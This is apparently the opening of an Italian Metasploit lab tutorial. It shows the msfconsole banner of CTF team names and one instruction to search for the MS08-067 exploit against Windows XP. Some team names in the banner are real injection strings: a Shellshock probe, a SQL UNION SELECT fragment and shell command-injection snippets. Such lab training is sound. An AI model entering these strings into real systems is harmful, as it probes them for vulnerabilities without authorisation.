




```
┌──(kali㉿Host-004)-[~]
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt


*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0×01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0×CD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs
*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0×194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0×BlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP
*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*                                                                                    *Les Cadets Rouges*buf*
*Les Tontons Fl4gueurs*                                                                      *404 : Flag Not Found*
*' UNION SELECT 'password*                                                                   *OCD247*Sparkle Pony*
*burner_herz0g*                                                                              *Kill$hot*ConEmu*
*here_there_be_trolls*                                                                       *;echo"hacked"*
*r4t5_*6rung4nd4*NYUSEC*                                                                     *karamel4e*
*IkastenIO*TWC*balkansec*                                                                    *cybersecurity.li*
*TofuEelRoll*Trash Pandas*                                                                   *OneManArmy*cyb3r_w1z4rd
5*
*Astra*Got Schwartz?*tmux*                                                                   *AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*                                                                     *EPITA Rennes*
*HackerKnights*                                                                              *guildOfGengar*Titans*
*Pentest Rangers*                                                                            *The Libbyrators*
*placeholder name*bitup*                                                                     *JeffTadashi*Mikeal*
*UCASers*onotch*                                                                             *ky_dong_day_song*
*NeNiNuMmOk*                                                                                 *JustForFun!*
*Maux de tête*LalaNG*                                                                        *g3tsh3Lls0on*
*crr0tz*z3r0p0rn*clueless*                                                                   *Phở Đặc Biệt*Paradox*
```

- Oggi tramite Msfconsole dobbiamo trovare MS08-067 su Windows XP tramite la sessione meterpreter iniziamo usando il comando Search MS08-067




```
*Kugelschreibertester*                                                                                  *bluehens*Antoine77*
*icemasters*                                                                                            *genxy*TRADE_NAMES*
*Spartan's Ravens*                                                                                      *BadByte*fontwang_tw*
*g0ldd1gg3rs*pappo*                                                                                     *ghoti*
*Les CRACKS*c0dingRabbits*                                                                              *LinuxRiders*
*2Cr4Sh*RecycleBin*                                                                                     *Jalan Durian*
*ExploitStudio*                                                                                         *WPICSC*logaritm*
*Car RamRod*0x41414141*                                                                                 *Orv1ll3*team-fm4dd*
*Björkson*FlyingCircus*                                                                                 *PwnHub*H4X0R*Yanee*
*Securifera*hot cocoa*                                                                                  *Et3rnal*PelarianCP*
*n00bytes*DNC&G*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
*Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
